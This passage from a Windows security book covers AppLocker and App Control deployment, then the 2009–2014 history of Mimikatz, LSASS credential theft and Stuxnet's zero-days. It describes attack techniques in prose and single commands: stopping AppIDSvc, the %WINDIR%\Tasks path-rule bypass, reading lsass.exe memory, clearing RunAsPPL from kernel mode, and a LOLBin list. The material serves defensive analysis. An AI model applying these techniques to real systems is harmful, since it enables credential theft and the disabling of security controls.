AppLocker	Computer Configuration → Windows Settings → Security Settings → AppLocker	`Get-AppLockerPolicy`, `Set-AppLockerPolicy`, `Test-AppLockerPolicy`, `New-AppLockerPolicy`	AppLocker CSP (maintenance only) [602]
App Control for Business	Computer Configuration → Administrative Templates → System → **Device Guard**	`New-CIPolicy`, `Merge-CIPolicy`, `ConvertFrom-CIPolicy`, `Set-CIPolicySetting`, `Set-CIPolicyVersion`, `Add-SignerRule` (`ConfigCI` module)	ApplicationControl CSP [602] Intune endpoint security UX [603]
App Control Wizard	n/a	Wraps `ConfigCI` cmdlets [588]	n/a (MSIX desktop app)
Server 2025 default policy	OSConfig PowerShell cmdlets [604]	OSConfig	n/a

The Intune deployment surface is the **`ApplicationControl` CSP** [602], *not* the older **`AppLocker` CSP**. Microsoft is explicit that new App Control feature work lands in `ApplicationControl` only. The Intune endpoint-security UX path [603] sits on top of that CSP.

> **Always merge the Recommended Block Rules.** The single most-skipped step in production App Control deployments is the merge of the Microsoft Recommended Block Rules [563] and the Vulnerable Driver Blocklist [271] into the active policy. Without them, *"allow all Microsoft-signed code"* admits `cdb.exe`, `csi.exe`, `dnx.exe`, `msbuild.exe`, `mshta.exe`, `dotnet.exe`, and the rest of the LOLBin catalog. With them, you have the configuration the MSRC servicing criteria treat as a security boundary. The merge is two `Merge-CIPolicy` invocations and a redeploy.
>
> **The GPO node still says Device Guard.** The App Control for Business GPO node is still labeled *Device Guard* in `gpedit.msc`, even on Windows 11 24H2. Microsoft Learn calls this out explicitly [537]: *"The terms 'Device Guard' and 'configurable code integrity' are no longer used with App Control except when deploying policies through Group Policy."* The naming confusion is the GPO tree's, not yours.

Regulatory anchors. NIST SP 800-167 [608] on application allowlisting is the federal framing. The ACSC Essential Eight [607] treats application control as one of eight baseline mitigations and is explicit that *"the use of file names, package names or any other easily changed application attribute is not considered suitable as a method of application control"*: a structural exclusion that maps cleanly onto Authenticode-

signer and hash rules but rules out an AppLocker policy built primarily on path. PCI DSS v4.0.1 [614] requires comparable controls for cardholder environments. The chapter does not work through any of them in depth; the citations are here so a practitioner can find their own compliance map.

> ▪ **SIDE NOTE** The Wayback-preserved 2017 Device Guard policy deployment guide [615] is the canonical historical reference for the pre-1709 era, before the WDAC rename. Practitioners maintaining older infrastructure occasionally need it.

The AppLocker MMC wizard does not create default rules automatically. If you enable enforcement on a collection with zero rules, the collection's *default behavior* is to **deny everything that matches the collection**. An enforcing Executable collection with no rules blocks every `.exe` on the device, including the ones Windows needs to boot useful applications. The wizard surface has an *Automatically generate rules* button precisely to avoid this footgun; the AaronLocker authoring path bakes the default rules in from the start. If you have ever seen a Windows session that suddenly cannot launch anything after a GPO refresh, this is the most common cause.

The decision tree is operational. The remaining job is to inoculate against the misconceptions the field has accumulated over twenty-five years. That is the closing summary.

Closing

The thesis was the chapter's first sentence: two locks on the same door, two threat models, not redundancy. AppLocker is operational hygiene, the user-mode evaluator Microsoft itself declines to call a security feature. App Control for Business (with a signed policy, HVCI on, and the Recommended Block Rules merged in) is the MSRC security boundary. Both ship in Windows 11 24H2 and Server 2025 because neither is a strict superset of the other, and the practitioner gets to choose, per deployment, which lock the door needs. For deeper treatment of the cryptographic plumbing, see the Authenticode chapter (Chapter 12); for the HVCI / VTL story and the BYOVD residual in the open-problems section, see the Code Integrity chapter (Chapter 8), with the VTL model itself owned by the Secure Kernel chapter (Chapter 6). The line between *security feature* and *operational hygiene control* is

sharp in Microsoft's own words, and the two products defending that line will both keep shipping until the line itself moves.

▪ **BEQUEATHS** This is the last link in Part II, and it closes the arc the part opened. The Code Integrity chapter (Chapter 8) made *is this code trustworthy as kernel code?* a question the kernel itself could answer; the Authenticode chapter (Chapter 12) bound a name to the bytes so the question had an answer at all. This chapter spends both inheritances on the final question the Kernel & Code part can answer. *is this code allowed to run?*, and hands the credential tier a guarantee with a hard edge: on a device with a signed App Control policy, HVCI on, and the Recommended Block Rules merged in, only vetted code executes, and not even SYSTEM can rewrite that rule without the organization's signing key. That is the whole bequest, and naming what it is *not* is the honest half. It does **not** constrain what the vetted code then *does*. An allowlist that admits a signed, trusted process has said nothing about whether that process, running as administrator, will walk into `lsass.exe` and read the credentials Windows keeps in memory. Which is exactly where the next link begins. The Mimikatz chapter (Chapter 14) opens the credential-theft decade by showing that hardening *which code runs* left the *credential cache itself* in the same VTL0 world as the attacker, and the Credential Guard chapter (Chapter 15) is Microsoft's architectural answer. The Kernel & Code part proved the machine will only run code it has vetted; it did not promise that vetted code is harmless. The chain now turns from *code* to *credentials*.

PART III

Credentials & Access

An isolated kernel still has to let people in. Part III follows the secret from the silicon that protects it to the protocols, tokens, and privileges that spend it, and the twenty-five-year war over who is allowed to act as whom.

CHAPTER 14

Mimikatz and the Credential-Theft Decade

TRUST-CHAIN LEDGER

INHERITS	Code-trust, never credential-trust. Authenticode made binaries verifiable (Chapter 12, Authenticode and Catalog Files); HVCI made kernel code immutable (Chapter 8, Code Integrity); Protected Process Light gave `lsass.exe` a signer-gated boundary enforced by the NT kernel against user-mode callers (Chapter 10, Protected Process Light); App Control gave a kernel-enforced execution policy (Chapter 13, AppLocker vs App Control for Business). Every inherited guarantee governs *which code runs*, not *what secrets the running code may read*.
PROMISE	This chapter proves a negative with a precise scope. Per-binary controls and same-ring (VTL0) hardening cannot, by themselves, structurally stop an attacker who already has local administrator/SYSTEM authority or kernel reach on the host from reading recoverable credential material `lsass.exe` must cache for single sign-on. The boundary at stake: the credential layer inside LSASS, which, in 2009–2014, is not yet isolated from that privilege domain.
TCB	The single-privilege-domain model itself. `lsass.exe` is a user-mode process with its own virtual address space, while the NT kernel and loaded drivers share kernel address space and can map or copy process memory inside VTL0. The single-sign-on contract forces LSASS to hold NT hashes, Kerberos tickets, and, on affected configurations, WDigest plaintext in recoverable form.

ADVERSARY → BREAK	A SYSTEM + `SeDebugPrivilege` operator calls `OpenProcess(PROCESS_VM_READ)` on `lsass.exe` and walks off with the reusable credential material exposed in that logon session; RunAsPPL can be cleared from kernel mode by an attacker who already has kernel execution (Delpy's own `mimidrv.sys`, loadable only once Driver Signature Enforcement is bypassed, or a separate bring-your-own-vulnerable-driver exploit) and zeroes the `EPROCESS` protection byte. This is *the right code* reading credential memory, not *the wrong code* executing, so the per-binary playbook never sees it.
RESIDUAL	Long-term-secret isolation → Credential Guard (Chapter 15); NTLM hash-equivalence and relay → The Death of NTLM (Chapter 16); Kerberos ticket replay: Pass-the-Ticket, Overpass-the-Hash → Kerberos (Chapter 17); Golden Ticket / krbtgt forgery → KRBTGT (Chapter 18); the Pass-the-Hash-to-Pass-the-PRT lineage → Pass-the-Hash to Pass-the-PRT (Chapter 19); token / Potato escalation → Windows Access Control (Chapter 22) and The SeImpersonate Primitive (Chapter 24).
BEQUEATHS	A precisely named problem. *an administrator or kernel-capable attacker can read the recoverable reusable credential material LSASS keeps in VTL0, and in-VTL0 controls can only add friction rather than isolation*. The brief that forces Credential Guard (Chapter 15) and motivates retiring NTLM (Chapter 16). Does NOT provide: any fix. This is the attack that opens the credential-protection arc, not a control on it.
PROOF	○ documented throughout. Historical gap analysis plus defensive-state probes (WDigest, RunAsPPL, Credential Guard) an administrator can run on their own estate; no credential theft is reproduced.

Evidence labels. ○ means documented/reproducible from public sources or local commands; ◐ means emulated; ✓ means captured from this book's lab with hash-stamped artifacts.

The Reasoner's question. What happens when trusted code, running with administrator privilege, can read the memory where Windows keeps reusable credentials?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **LSASS.** The Local Security Authority Subsystem Service is the long-lived user-mode process that coordinates Windows logon, NTLM, Kerberos, security packages, and single sign-on. In the pre-Credential-Guard model it also held reusable credential material in memory.
- **NT hash / NTOWF.** The MD4 of the UTF-16LE password, consumed by NTLM-derived protocols as a reusable bearer secret. If a protocol accepts proof derived from the hash, possessing the hash can be equivalent to possessing the password for replay purposes. The full NTLMv2 challenge-response derivation is owned by The Death of NTLM chapter (Chapter 16); here it is enough that the hash is a bearer secret.
- **Kerberos ticket.** A TGT or service ticket is also a bearer object: the domain accepts the ticket because the KDC signed it. If an attacker obtains a usable ticket, the attacker can often use the ticket without knowing the password that originally produced it.
- **Pass-the-Hash, Pass-the-Ticket, Overpass-the-Hash, Golden Ticket.** These names describe historically documented credential-replay classes. This chapter treats them as gap analysis: each shows where Windows credential storage and protocol design placed reusable authority in memory or in domain secrets.
- **PPL versus VBS.** Protected Process Light is a VTL0 same-kernel signer gate around a process. Virtualization-Based Security creates VTL0/VTL1 isolation below the Windows kernel with the hypervisor. The distinction is the reason PPL could reduce LSASS dumping but could not structurally solve it.
- **Reasoner's lens.** For every control, ask which layer it protects. AppLocker protects file execution; Secure Boot protects the boot chain; ELAM protects early driver loading; AppContainer protects sandboxed user-mode apps. Mimikatz attacked the credential material those layers still had to trust.

▸ CHAPTER THESIS **2009-2014 was Windows security's parallel-revolution decade.** Microsoft shipped AppLocker, Secure Boot, ELAM, AppContainer, and in-box Defender [616, 27, 42], materially raising the cost of unsigned bootloaders, pre-antimalware drivers, and commodity rootkit tradecraft. In the same window, Stuxnet burned four Windows zero-days [512] against Iranian centrifuges and Benjamin Delpy released Mimikatz, which exposed recoverable LSASS credential material through a compact operator interface [261, 617, 618]. The defensive playbook closed per-binary attack surface while attackers pivoted up the trust stack to the credential layer that hardened binaries still had to trust. By November 11, 2014, Microsoft had acknowledged in product (Restricted Admin RDP, LSA Protected Process, and KB2871997's WDigest control surface) [446, 436] and in print (the Mitigating Pass-the-Hash whitepaper v1 December 2012 and v2 July 2014) [619, 620] that the in-VTL0 LSASS model was structurally indefensible against an admin-privileged attacker on the same host. The architectural answer (Virtualization-Based Security and Credential Guard in

> Windows 10 1507 [621]) ships eight months outside the window and is the subject of the next chapter (Chapter 15, Credential Guard).

Two continents, eleven months apart

June 17, 2010. An antivirus analyst at VirusBlokAda in Minsk named Sergey Ulasen receives a sample from an Iranian customer whose Windows boxes are rebooting on their own [622]. The dropper carries valid Authenticode signatures from Realtek Semiconductor and JMicron Technology [512]. The worm propagates via a previously unknown LNK shortcut bug that fires when Windows merely *displays* the icon of a crafted file [623]. Eleven months later, public accounts date Benjamin Delpy's first Mimikatz release to May 2011, and Delpy-controlled blog snapshots show the 1.0 alpha public by September: a closed-source proof-of-concept that could pull NT hashes and Kerberos tickets out of LSASS process memory on vulnerable Windows configurations and print them to the operator's console [617, 624, 618]. The conventional history puts these two events on different pages of different books. This chapter argues they are the two visible faces of a single structural shift.

The shift is easy to state and easy to underrate. *Defensive success at one layer reliably produces attacker innovation at the next layer up.* Microsoft spent the 2009-2014 window shipping the most ambitious per-binary hardening program of any commercial operating system in history: AppLocker, ASLR improvements, BitLocker To Go, UEFI Secure Boot, Measured Boot, Early Launch Antimalware, AppContainer, the WinRT sandbox, and in-box Windows Defender [616, 27, 42, 625]. The program worked, but with scope. It materially narrowed the unsigned-bootloader rootkit class, the pre-antivirus-launch malware class, and the browser-renderer ambient-authority class on systems that deployed the features correctly. None of those primitives would have stopped Stuxnet on a Windows 7 host with USB enabled, and none of them stopped Mimikatz once an attacker already had administrative execution on the host.

The reason is structural, not engineering. Every per-binary mitigation prevents the *wrong* code from running. Mimikatz's `sekurlsa::logonpasswords` command did not need to be wrong code. It needed to be the *right* code (code an administrator chose to run, or a signed driver the system allowed to load) running where the credentials lived. The credentials lived in the memory of a long-lived user-mode service called LSASS, and they lived there by design because the single sign-on contract requires the operating system to re-authenticate the user to network

servers without re-prompting [626]. The mitigation surface and the attack surface were not at the same layer.

Date	Defender rail	Attacker rail
Oct 22, 2009	Windows 7 GA: AppLocker, ASLR improvements, BitLocker To Go	
Jan 12, 2010		Operation Aurora disclosed: a single IE zero-day used for espionage
Jun 17, 2010		VirusBlokAda identifies Stuxnet from an Iranian customer sample
Dec 27, 2010		Dang and Ferrie present Stuxnet analysis at 27C3 Berlin
May 2011		Delpy releases Mimikatz, initially closed source
Oct 26, 2012	Windows 8 GA: Secure Boot, ELAM, AppContainer, in-box Defender	
Aug 1, 2013		Duckwall and Campbell present *Pass-the-Hash 2* at Black Hat USA
Oct 17, 2013	Windows 8.1: Restricted Admin RDP and LSA Protected Process	
Apr 6, 2014		Mimikatz GitHub repository created
May 13, 2014	KB2871997: WDigest control surface and Restricted Admin back-port	
Aug 7, 2014		Delpy and Duckwall present the Golden Ticket at Black Hat USA
Nov 11, 2014	MS14-066 Schannel patch closes the window	

Read the split screen as two rails moving in parallel. The defender rail hardens code-loading, boot, and sandbox boundaries. The attacker rail moves to the credential material those hardened components still have to trust.




Figure 14.1: The 2009–2014 split screen. A central time spine carries the defender rail (per-binary, boot, and sandbox hardening) on the left, and the attacker rail (credential-layer tradecraft) on the right. The two rails run in parallel because hardening which code may run pushed the adversary up to the credentials that hardened code still had to cache.

If both events were faces of the same shift, what was the shift? To see it, we have to start with what Microsoft was actually shipping.

The hardening decade: What Microsoft was doing 2009-2014

The popular story of 2009-2014 is that Microsoft was asleep while the Russians ate their lunch. That story is wrong. Microsoft shipped, in a single five-year window, more new platform-security primitives than the company had shipped in the previous decade combined. The problem was not the engineering. The problem was that the entire program was orthogonal to the credential layer.

Windows 7 (October 22, 2009): per-binary control, finally

Windows 7 was the first Microsoft client operating system shipped after the Trustworthy Computing memo had finished one full Secure Development Lifecycle revolution. The headline platform addition was **AppLocker**, an application-control framework that let administrators allow or deny executables, scripts, MSI installers, DLLs, and packaged apps by publisher, file hash, or path [616]. Rules were authored in Group Policy and enforced by the Application Identity service. The rule-collection design was the first time a Microsoft Windows shipped a coherent allowlisting story rather than a bag of registry knobs.

AppLocker carried two structural gaps that took years to live down. First, the DLL rule collection was off by default. Enabling it broke application compatibility on almost every real estate. Second, the Application Identity service ran as a normal Windows service, which meant an attacker who reached LocalSystem could `sc stop AppIDSvc` and degrade enforcement open until the next reboot.

> ▪ **NOTE** This admin-stoppable-service gap is the design lesson that becomes the brief for Windows Defender Application Control's kernel-enforced policy model, the subject of the AppLocker vs App Control for Business chapter (Chapter 13). A third structural gap matters for the credential-theft era this chapter documents. AppLocker's publisher- and path-rule design decisions assume the file-system DACL stack enforces a clean read-allow / write-deny split for low-privileged users [627]. It does not.

As a historical gap analysis, the well-known operator bypass on a default Windows 7 install had four moving parts: a directory whose path matched the AppLocker default `%WINDIR%\*` allow rule for non-administrators (`%WINDIR%\Tasks` is the canonical example because it shipped with permissive ACLs for Task Scheduler child files); an unsigned payload placed where the path rule, not the file's effective DACL, was decisive; invocation by full path; and an allow decision because AppLocker evaluated the configured path policy rather than the writeability that made the child file attacker-controlled. The bypass exists because AppLocker's rule evaluation and

NTFS's DACL stack live on two independent rails that disagree about which paths a non-administrator may write; the cleanup that closes this class of bypass landed in Windows Defender Application Control, which is the App Control for Business chapter's story (Chapter 13).

AppLocker killed the per-binary "double-click an unsigned EXE on a managed desktop" attack class on estates that deployed and maintained it, but deployment was never universal even in large enterprises.

Windows 7 also tightened the in-process mitigation surface. Address Space Layout Randomisation got a new opt-in *ForceASLR* flag callable via the loader's `MitigationOptions` field, letting administrators force randomisation even on EXEs and DLLs that had been compiled without the `/DYNAMICBASE` linker switch [625].

BitLocker To Go for removable media finally gave administrators a defensible answer to the lost-USB-stick incident report. The on-disk format is a Full Volume Encryption v2 (FVE2) volume encrypted with plain AES-CBC; unlike fixed-disk BitLocker on Vista and original-release Windows 7, BitLocker To Go *disables* the Elephant Diffuser on removable drives so the small unencrypted *discovery volume* at the start of the device can ship `BitLockerToGo.exe`, the Windows XP / Vista *BitLocker To Go Reader* that supports plain AES-CBC only [193]. The Reader unlocks the volume with a password or a recovery key (the recovery key escrowable by Group Policy to Active Directory); smart-card and automatic-unlock protectors require native BitLocker on Windows 7 or later. The discovery-volume design is the operational concession that lets a 2009 administrator hand a BitLocker-To-Go stick to a vendor running Windows XP SP3 without giving the vendor a usable plaintext copy; the diffuser drop is the cryptographic concession that makes the Reader compatibility story possible. The threat-model concession that BitLocker To Go does not cover is the unattended-laptop / cold-boot attack class against the *primary* disk's TPM-released VMK [105], which is the Evil-Maid territory Joanna Rutkowska and Alex Tereshkin demonstrated against TrueCrypt full-disk encryption in October 2009 [628] and which BitLocker would not fully answer until pre-boot PIN enforcement matured.

DirectAccess shipped as an always-on, certificate-anchored, IPsec-over-IPv6 tunnelled successor to traditional VPNs. The architectural design used a dual-tunnel model [629]: an *infrastructure tunnel* established at machine boot using a machine certificate, which gave the client reach-back to domain controllers, DNS, and management infrastructure *before* any user had logged on; and an *intranet tunnel* established at user logon using user credentials, which carried application traffic to the internal corporate network.

Because DirectAccess required end-to-end IPv6 in an era when public IPv6 was a rounding error, the design layered three transition technologies in priority order: 6to4 (for clients with a public IPv4 address), Teredo (for clients behind NAT), and IP-HTTPS (a TLS-encapsulated IPv6 transport that worked across any environment that allowed outbound HTTPS, included specifically as the fallback for hotel and conference networks that blocked native IPv6 and UDP-Teredo). The always-on-before-logon property is what made DirectAccess operationally distinct from a traditional VPN: a help-desk-recoverable password reset, a Group Policy push, or a software-distribution job could reach a remote machine the instant it had Internet connectivity, with no user action required.

> ▪ **NOTE** DirectAccess was later quietly deprecated in favor of Always On VPN and Microsoft Tunnel; the architectural lesson it carries is that certificate-anchored client trust scales operationally only when the certificate lifecycle is automated end-to-end.

What this narrowed sharply: the per-binary "unsigned EXE on a managed desktop" class on managed estates that deployed it. What it did not touch: anything inside an LSASS-holding process tree.

Windows 8 (October 26, 2012): the boot chain and the sandbox

Windows 8 is the year the per-binary playbook reached architectural maturity. Four primitives shipped at once, and they all aim at distinct points on the trust stack.

UEFI Secure Boot anchors the boot chain in firmware. The Platform Key, signed Key Exchange Keys, and the signature database `db` together require the firmware to verify the signature of every UEFI driver, every option ROM, and the operating-system loader before transferring control [27, 623]. A revocation database `dbx` lets Microsoft retire keys and binaries that have been compromised. Windows 8 was the first Microsoft client operating system whose Logo certification required Secure Boot enablement by default; the chain is anchored to the UEFI 2.3.1 Errata C specification (June 2012). The Secure Boot chapter (Chapter 1) owns this primitive in full.

Measured Boot complements Secure Boot. Each stage of the boot chain extends measurements into Trusted Platform Module Platform Configuration Registers: classically PCRs 0 through 7 for the boot path, with SHA-1 banks common in TPM 1.2-era Windows 8 deployments and SHA-256 banks becoming the cleaner TPM 2.0-era story, and the TPM event log records what was measured [625]. BitLocker

can then bind its Volume Master Key release to a specific PCR profile, so a tampered bootloader will not yield the disk key on next boot. Secure Boot decides whether the code is allowed to run; Measured Boot decides whether to release secrets to the code that ran. The Measured Boot chapter (Chapter 4) develops the PCR and event-log mechanism.

Early Launch Antimalware (ELAM) is the first boot-start driver loaded after the kernel. ELAM gets to inspect, classify, and refuse subsequent boot-start drivers via the `BDCB_CLASSIFICATION` enumeration, which returns Good, Bad, Unknown, or BadButCritical [42].

> ▪ **NOTE** Microsoft's own ELAM driver, WdBoot.sys, ships with Windows Defender; third-party antivirus vendors such as McAfee, Symantec, CrowdStrike, and SentinelOne ship their own ELAM drivers post-2014. ELAM services themselves run as a Protected Process Light, which prevents lower-signer-level code from injecting into the antimalware engine. ELAM materially narrowed the rootkit-loaded-before-AV class that had defined kernel-mode malware tradecraft since the early 2000s.

AppContainer introduces the LowBox access token. Each Modern (Metro) Windows Runtime app receives a token with a per-package security identifier and a vector of capability SIDs; resource access checks intersect the capability set with the resource's discretionary access control list [625]. The model is structurally similar to iOS entitlements: the kernel refuses any access the manifest did not declare. Windows 8 also ships the in-box Windows Defender (replacing the optional Microsoft Security Essentials). Modern/Metro Internet Explorer used AppContainer as part of the Windows Runtime sandbox, while desktop IE10's Enhanced Protected Mode brought AppContainer-style isolation when enabled and compatible; together they reduced the ambient-authority browser-renderer class that had dominated browser-borne malware for a decade.

A word on branding discipline. Windows 8's sandbox is correctly named WinRT plus AppContainer plus Modern (Metro) apps. *UWP* (Universal Windows Platform) is the Windows 10 brand introduced July 29, 2015; calling any Windows 8 deliverable UWP is a category error.

What this narrowed sharply: unsigned-bootloader rootkits (Secure Boot), pre-AV-launch malware (ELAM), and browser-renderer ambient authority (AppContainer plus Enhanced Protected Mode where deployed). What it did not touch: LSASS.

Windows 8.1 and Server 2012 R2 (October 17, 2013): the first counter-pivot

Windows 8.1 is where Microsoft first lands product-level controls that *directly* answer credential-replay tradecraft.

Restricted Admin RDP changes the protocol so that the client never sends the user's plaintext password to the server's LSASS [446]. Instead, through the CredSSP / Network Level Authentication exchange, the client proves possession of its credential material from the client side rather than sending the plaintext password for the server to cache. The classic credential-disclosure-at-server failure mode (a foothold on the RDP server learns every administrator's plaintext password as they log in) is closed. The replay failure mode is not, but Section 6 evaluates that honestly.

LSA Protected Process loads the LSASS process as a Protected Process Light (the Protected Process Light chapter, Chapter 10, owns the mechanism) with the signer level `PsProtectedSignerLsa`. Once Protected, even a process running as NT AUTHORITYcannot call `OpenProcess(PROCESS_VM_READ)` against LSASS [436]. The flag is enabled by setting `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL` to `1`. The architectural intuition is right; the bypass class lives in kernel mode and gets evaluated in Section 6.

> **The first defensive counter-pivot.** Restricted Admin RDP and LSA Protected Process are the first product-level Microsoft acknowledgments that the credential layer needed its own defensive rail, distinct from the per-binary playbook. Together they foreshadow the architectural pivot that ships in Windows 10 1507 as Virtualization-Based Security and Credential Guard [621]. The full evaluation of both controls (what they accomplish, what they leave open, and why) is the subject of Section 6.

Every primitive above stops the wrong code from running. The threat model is about to move on.

Stuxnet: The nation-state zero-day reveal

Discovery timeline

Sergey Ulasen's June 17, 2010 sample at VirusBlokAda is the public discovery date [622]. The worm had been operating in the wild since at least 2009. Within weeks, Kaspersky, Symantec, and ESET independently confirmed the family. By September 2010, Ralph Langner at Langner Communications had identified the payload's specific target: Siemens Step 7 industrial-control software running on S7-300

programmable logic controllers, programmed to manipulate the rotor speeds of cascade-mounted gas centrifuges at the Natanz uranium enrichment facility in Iran [630].

On December 27, 2010, Bruce Dang of Microsoft's Security Response Center and Peter Ferrie co-presented "Adventures in Analyzing Stuxnet" at the 27th Chaos Communication Congress (27C3) in Berlin [631].

> ▪ **NOTE** The venue is 27C3, not 29C3, and Dang's affiliation is Microsoft MSRC, not Symantec; the talk is the canonical engineering primary for the win32k.sys keyboard-layout kernel exploit. Their first-hand engineering walkthrough of the win32k.sys keyboard-layout exploit is the canonical record of how Stuxnet escalated privilege on Windows 2000 and XP systems (on Windows Vista and 7, Stuxnet used the Task Scheduler zero-day CVE-2010-3338 instead). In February 2011, Nicolas Falliere, Liam O Murchu, and Eric Chien of Symantec Security Response published the v1.4 W32.Stuxnet Dossier, which enumerated the four Windows zero-days, the two stolen Authenticode certificates, and the Step 7 / S7-300 payload [512]. Ralph Langner's November 2013 "To Kill a Centrifuge" closed the analytical loop by identifying not one but two distinct centrifuge-attacks bundled into the same worm: an earlier rotor-overpressure attack and the later rotor-speed manipulation attack [630].

The four zero-days

The Symantec dossier's accounting of Stuxnet's Windows zero-days is the canonical inventory. There were four, used across the worm's propagation and escalation surfaces, **not** chained in a single sequential exploit.

Bulletin	CVE	Role in the worm	Patch date
MS10-046	CVE-2010-2568	LNK shortcut RCE; propagation via USB without autorun [623]	August 2, 2010
MS10-061	CVE-2010-2729	Print Spooler RCE; network-layer propagation [632]	September 14, 2010
MS10-073	CVE-2010-2743	win32k.sys keyboard-layout local privilege escalation [633]	October 12, 2010
MS10-092	CVE-2010-3338	Task Scheduler local privilege escalation [634]	December 14, 2010

The LNK bug (MS10-046) is the propagation-by-USB primitive that gave Stuxnet its air-gap-jumping reputation: merely displaying the icon of a crafted shortcut, which Windows Explorer did automatically when the user opened the USB drive, triggered code execution [623]. The Print Spooler RCE (MS10-061) addressed a Spooler permissions-validation bug that let Stuxnet propagate over the network as a printer-share request [632].

▪ **NOTE** The Print Spooler attack surface returned a decade later as CVE-2021-34527 PrintNightmare, demonstrating that a sufficiently complex local-privilege-escalation surface tends to be re-discoverable across architectural rewrites. The keyboard-layout LPE (MS10-073) was the one Dang and Ferrie walked at 27C3: the kernel indexed a table of function pointers when loading a keyboard layout from disk, and Stuxnet supplied a layout that pointed the index at attacker memory [633]. The Task Scheduler LPE (MS10-092) corrected the way Task Scheduler conducted integrity checks to validate that tasks ran with their intended user privileges [634]. Stuxnet also re-used the older MS08-067 NetAPI worm bug on unpatched hosts as a non-zero-day propagation path [635]. This is the Conficker bug from October 2008, not a 2010 zero-day, and any four-zero-day count that includes it is wrong.

In prose, Stuxnet separated propagation from escalation. The LNK shortcut bug and Print Spooler bug moved the worm onto machines. The win32k.sys keyboard-layout bug and the Task Scheduler bug raised local privilege when the host required it. Either escalation path could lead to the Siemens Step 7 / S7-300 payload. The four bugs were not a single linear chain; they were a menu of propagation and escalation primitives selected by the local host's patch level and exposure.

The stolen Authenticode certificates

The worm's dropper was signed by two real, valid Authenticode certificates issued to Realtek Semiconductor and JMicron Technology [512]. Both certificates were revoked within weeks of disclosure, but during the operational window of Stuxnet, every signature check Windows performed against the dropper returned a clean verdict.

▪ **NOTE** The Realtek and JMicron certificates were not merely stolen out of an email inbox; the corresponding hardware security modules were almost certainly accessed in person at the original equipment manufacturers' facilities in the Hsinchu Science Park, Taiwan: the long-form reconstruction in Kim Zetter's *Countdown to Zero Day* lays out the physical-access logistics that the wire-only theft hypothesis cannot satisfy [622]. This prefigured the supply-chain attack class that becomes SolarWinds a decade later. This was the first publicly analyzed kinetic-effect proof that the code-signing trust root (Authenticode and the kernel-mode driver signing PKI that depended on it) was an adversary target rather than a structural defense.

Architectural lessons

Two structural lessons emerged from the disclosure cycle. First, USB as an attack surface acquired its own discipline. In February 2011, Microsoft re-released the autorun update covered by Microsoft Security Advisory 967940 / KB971029 as an

automatic update via Windows Update, having previously offered it as an optional patch in February 2009 [636]. Second, IT and operational-technology (OT) cross-domain trust collapsed as a defensible perimeter. Natanz was an air-gapped network that a USB stick crossed, and every CISO with operational-technology assets had to re-ask the question of whether a nation-state would burn a Windows zero-day to break their plant.

Did Stuxnet defeat any defender primitive Windows 7 shipped?

The narrow answer is no, the worm did not need to. Stuxnet's propagation primitives carried their own attack code (the LNK bug ran from Explorer, the Spooler bug ran from the printer-share RPC interface) so they did not need to defeat AppLocker (AppLocker only blocks executions a configured rule denies; an explorer.exe rendering a crafted shortcut was not a denied execution) or ASLR or DEP. The win32k.sys local privilege escalation, however, foreshadowed the Section 5 argument neatly: the per-binary mitigations Windows 7 shipped (AppLocker, ASLR, DEP, ForceASLR) did nothing for a kernel-mode bug, because kernel-mode is where those mitigations are enforced from.

Was Stuxnet really the *first* nation-state Windows zero-day operation?

Only with two qualifiers. Operation Aurora (the espionage campaign Google publicly disclosed on January 12, 2010 [637, 638]) pre-dates Stuxnet's June 2010 public identification by roughly five months and used a single Windows / Internet Explorer zero-day, the IE use-after-free cataloged as CVE-2010-0249 [639], for cyber-espionage. Google's own disclosure stated that "at least twenty other large companies from a wide range of businesses (including the Internet, finance, technology, media and chemical sectors) have been similarly targeted" [638]. The publicly named subset that emerged across the January 12-15, 2010 disclosure window included Adobe Systems (acknowledged on the Adobe corporate blog January 12, 2010) [640], Juniper Networks, Rackspace [641], plus Yahoo, Symantec, Northrop Grumman, Dow Chemical, and Morgan Stanley named in Ariana Eunjung Cha and Ellen Nakashima's Washington Post coverage on January 14, 2010 [642]. Dmitri Alperovitch of McAfee Labs named the campaign "Operation Aurora" on January 14, 2010 based on a `\..\Aurora_Src\AuroraVNC\` file-path string recovered from the malware binaries [643]. Microsoft patched the IE bug out-of-band as MS10-002 on January 21, 2010 [644].

> **Operation Aurora and the 'first nation-state' framing.** Aurora is the necessary disambiguation. The popular framing of Stuxnet as the first nation-state Windows zero-day operation is *false* without qualifiers. Aurora used one zero-day for espionage in January 2010; Stuxnet used four zero-days for kinetic effect in June 2010. The defensible framing is: *Stuxnet is the first publicly analyzed nation-state Windows operation that burned multiple zero-days for kinetic, physical effect* [512, 637, 639]. Both qualifiers ("multi-zero-day" and "kinetic / physical") are load-bearing. Drop either and Aurora falsifies the framing.

